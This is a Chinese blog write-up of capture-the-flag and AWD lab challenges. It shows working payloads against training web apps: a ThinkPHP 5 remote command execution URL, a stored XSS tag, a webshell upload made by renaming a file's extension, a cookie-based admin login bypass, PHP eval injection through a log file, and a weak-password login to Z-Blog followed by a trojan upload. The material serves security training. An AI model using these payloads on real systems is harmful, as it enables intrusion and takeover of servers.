
在发布新闻的框里上传图片，抓包修改后缀为php

图片位置在 `/sqlgunadmin/kindedit/attached/20220106/20220106115920_25178.php`



```
9
0
1 -----WebKitFormBoundaryWKnAlqkWiSSGc7Ss
2 Content-Disposition: form-data; name="imgHeight"
3
```

连接shell



4.XSS

html代码还可以弹xss

```
<img src=1 onerror=alert(123)>
```

此网页上的嵌入式页面显示
123

确定

当前登录用户: admin 用户角

IP: 192.168.0.1 开发者

Notice: Undefined index: action in /var/www/html/sqlgunadmin/modifynews.php on line 32

修改新闻

所属分类: |宇宙发现

新闻标题: 日科学家发现

新闻来源: 中新网

新闻内容:

```
<img src=1 onerror=alert(123)>
```

CSDN @shu天

参考wp: https://blog.csdn.net/weixin_41652128/article/details/90290769

ThinkPHP

防灾科技学院“应急挑战杯”大学生网络安全邀请赛 AWD 靶机题目
官方wp: https://github.com/GinkgoTeam/YJTZB_2019/blob/master/thinkPHP/writeup.pdf

是awd靶机, 不是黑箱, 其实是本地有源码可以审计的

1.TP5命令执行

thinkphp5打payload

```
/?s=index/think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=whoami
```

cat /flag.txt即可

← → ↻ 🏠 ⚠ 不安全 | www.bmzclub.cn:22378/?s=index/think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=whoami

www-data www-data

2.后台登陆

直接访问后台路径 /admin/ 会返回 请先登录系统!

对应admin/controller下的base.php

```
Base.php X
YJTZB_2019-master > thinkPHP > application > admin > controller > Base.php
1  <?php
2  namespace app\admin\controller;
3  use think\Controller;
4  class Base extends Controller
5  {
6      public function _initialize(){
7          if((cookie('csrf_token')!==md5('qwertyuiop'))&(!session('username'))){
8              $this->error('请先登录系统! ', 'Login/index');
9          }
10     }
11 }
```

CSDN @shu天

```
if((cookie('csrf_token')!==md5('qwertyuiop'))&(!session('username'))){
```

只要加上cookie就可以访问后台了

Cookie: PHPSESSID=mtc249q73540t7f9pep2132e85;csrf_token=6eea9b7ef19179a06954edd0f6c05ceb

```
Forward Drop Intercept is on Action Open Browser Comment this item
Pretty Raw Hex \n
1 POST /admin/admin/edit.html HTTP/1.1
2 Host: www.bmzclub.cn:22378
3 Content-Length: 32
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://www.bmzclub.cn:22378
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/92.0.4515.107 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
  application/signed-exchange;v=b3;q=0.9
10 Referer: http://www.bmzclub.cn:22378/admin/admin/edit.html
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: PHPSESSID=mtc249q73540t7f9pep2132e85;csrf_token=6eea9b7ef19179a06954edd0f6c05ceb
14 Connection: close
15
16 id=1&username=admin&password=123
```

CSDN @shu天

- 
- David Stevenson
- [退出登录](#)
- [修改密码](#)

Search Reports, Charts, Emails or Notifications

- [管理员](#)
 - [管理列表](#)
- [栏目管理](#)
 - [栏目列表](#)
- [文档](#)
 - [文章列表](#)
- [友情链接](#)
 - [链接列表](#)

- [系统](#)
- [管理员管理](#)
- [修改管理员](#)


修改管理员信息

管理员名

* 必填

管理员密码

* 留空则表示不修改密码



修改管理员成功!

页面自动 跳转 等待时间: 0

CSDN @shu天

3. Phar反序列化漏洞

上传口，但是文件后缀限制的很死，也没有常见漏洞可以绕过

来来，把你的皂片发给我

未选择文件

热门点击

```
, application/signed-exchange;v=d3;q=0.7
Referer:
http://www.bmzclub.cn:22378/index.php/index/index/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9
Connection: close
```

```
-----WebKitFormBoundaryCj0esk6inETI7tB
Content-Disposition: form-data; name="image";
filename="a.phtml%0a"
Content-Type: image/jpeg
```

```
1 HTTP/1.1 200 OK
2 Date: Fri, 07 Jan 2022 08:16:12 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Content-Length: 27
5 Connection: close
6 Content-Type: text/html; charset=utf-8
7
8 上传文件后缀不允许
```


CSDN @shu天

简历系统

2019防灾科技学院“应急挑战杯”大学生网络安全邀请赛 AWD 靶机题目
https://github.com/GinkgoTeam/YJTZB_2019/blob/master/easyWEB/writeup.pdf



扫到www.zip网站备份




发现目录有个log.php，记录访问日志




```
url:http://www.bmcclub.cn:22378/index.php?%3C?php%20eval(%3DPOST[a])%20%3E Gets: {"?php_eval(%3DPOST": {"a": ""}} POST: [] COOKIE: {"_hmac_d7a3b89d5a302676a8e89611330abd": "1641540300,1641789429,1641805514,1641816651", "session": "a15c2841-4b0-4a86-b928-4138d475dafc", "_hmac_d7a3b89d5a302676a8e89611330"}
url:http://www.bmcclub.cn:22378/index.php?%3C?php%20eval(%3DPOST[a])%20%3E Gets: [{"?php_eval(%3DPOST": {"a": ""}}] POST: [{"?php_eval(%3DPOST": {"a": ""}}] COOKIE: {"PHPSESSID": "hwjdinr2p513mvoqt1mtp7"} HEADER: {"HTTP_HOST": "www.bmcclub.cn:22378", "HTTP_USER_AGENT": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML;
url:http://www.bmcclub.cn:22378/index.php?%3C?php%20eval(%3DPOST[a])%20%3E Gets: {"?php_eval(%3DPOST": {"a": ""}}] POST: {"a": ""} COOKIE: {"PHPSESSID": "hwjdinr2p513mvoqt1mtp7"} HEADER: {"HTTP_HOST": "www.bmcclub.cn:22378", "HTTP_USER_AGENT": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (K
```

CSDN @shu天

连接拿到flag



CSDN @shu天

zblog



[首页](#)

[留言本](#)

欢迎使用Z-BlogPHP!

2018-10-30 06:11:54

欢迎使用Z-Blog, 这是程序自动生成的文章, 您可以删除或是编辑它)

系统生成了一个留言本和一篇《欢迎使用Z-BlogPHP! 》, 祝您使用愉快!

作者:admin | 分类:未分类 | 浏览:0 | 评论:0

<< 1 >>

控制面板

您好, 欢迎到访网站!
[登录后台](#) [查看权限](#)

网站分类

搜索

最新留言

文章归档

网站收藏

- [Z-Blog应用中心](#)
- [Z-Blog官方微博](#)
- [ZBlogger社区](#)

友情链接

CSDN @shu天

弱密码admin/admin123登陆后台

/zb_system/login.php

用户名

密码

保持登录

登录

CSDN @shu天

附件管理处直接可以上传木马

选择需要上传的文件:

选择文件 | 11.php 自动重命名文件名

ID	作者	名称	日期	大小	类型
1	admin	20220110124154164178971444764.php	2022-01-10 12:41:54	37	application/octet-stream

CSDN @shu天

连接 `/zb_users/upload/2022/01/20220110124154164178971444764.php`，根目录下就是flag

AntSword 编辑 窗口 调试

106.75.66.154

编辑: /flag

```
/flag
```

```
1 BMZCTF{a26db184bb9944ceb4dc2dac6ef7121b}
```

```
2
```

CSDN @shu天



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)